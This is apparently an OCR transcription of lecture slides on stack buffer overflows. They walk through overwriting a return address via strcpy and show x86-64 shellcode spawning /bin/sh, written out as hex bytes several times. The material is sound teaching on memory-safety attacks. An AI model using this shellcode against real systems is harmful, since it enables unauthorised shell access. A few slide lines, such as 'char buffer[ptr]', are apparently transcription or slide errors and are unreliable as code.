
Consider what happens when `strcpy(buffer,ptr)`



Consider what happens when `strcpy(buffer,ptr)`

(This one is fine..)


Now consider what happens when we provide input ‘A’ * 1008



Return addr becomes 0x41414141 ('A' four times)

Upon return, control goes to 0x41414141

If anything at this address, program will execute it




But falls in here, unmapped memory

Result: most common C crash


Segmentation Fault

The compiler translates binary code into machine code

```
execve("/bin/sh")
```



Compiler



We'll cover this assembly later in class!

```
"\x48\x31\xd2"                                  // xor    %rdx, %rdx
"\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68" // mov $0x68732f6e69622f2f, %rbx
"\x48\xc1\xeb\x08"                              // shr    $0x8, %rbx
"\x53"                                          // push   %rbx
"\x48\x89\xe7"                                  // mov    %rsp, %rdi
"\x50"                                          // push   %rax
"\x57"                                          // push   %rdi
"\x48\x89\xe6"                                  // mov    %rsp, %rsi
"\xb0\x3b"                                      // mov    $0x3b, %al
"\x0f\x05";                                     // syscall
```

man execve

All that code is **loaded** by the kernel at a specific place in memory


Let's assume for a second that the compiler loads that code at 0x41414141

Q: As attacker, how do you get the payload there?

A: In the old days, programs would locate data at ~known places in memory. These days we have various defenses that make that make this tougher

Return pointer: 0x41414141

After returning, we *expect* the code to go back here



```
// foo's caller
foo(p);
x = x+1;

void foo(char *ptr) {
    char buffer[ptr];
    strcpy(buffer, ptr);
    printf("length: %d\n", strlen(buffer));
}
```

```
0x41414141 "\x48\x31\xd2"                                     // xor    %rdx, %rdx
           "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68" // mov $0x68732f6e69622f2f, %rbx
           "\x48\xc1\xeb\x08"                                 // shr    $0x8, %rbx
           "\x53"                                             // push   %rbx
           "\x48\x89\xe7"                                     // mov    %rsp, %rdi
           "\x50"                                             // push   %rax
           "\x57"                                             // push   %rdi
           "\x48\x89\xe6"                                     // mov    %rsp, %rsi
           "\xb0\x3b"                                         // mov    $0x3b, %al
           "\x0f\x05";                                        // syscall
```


Return pointer: 0x41414141

But the return address has been *overwritten* (stack has been smashed)

Instead, return goes here

```
// foo's caller
foo(p);
x = x+1;

void foo(char *ptr) {
    char buffer[ptr];
    strcpy(buffer, ptr);
    printf("length: %d\n", strlen(buffer));
}
```



```
0x41414141  "\x48\x31\xd2"                                  // xor    %rdx, %rdx
            "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"      // mov $0x68732f6e69622f2f, %rbx
            "\x48\xc1\xeb\x08"                              // shr    $0x8, %rbx
            "\x53"                                          // push   %rbx
            "\x48\x89\xe7"                                  // mov    %rsp, %rdi
            "\x50"                                          // push   %rax
            "\x57"                                          // push   %rdi
            "\x48\x89\xe6"                                  // mov    %rsp, %rsi
            "\xb0\x3b"                                      // mov    $0x3b, %al
            "\x0f\x05";                                     // syscall
```

Now, the computer executes a shell instead!!!

Might not be so bad if it's a local program

But bad if it's a connection to a remote server!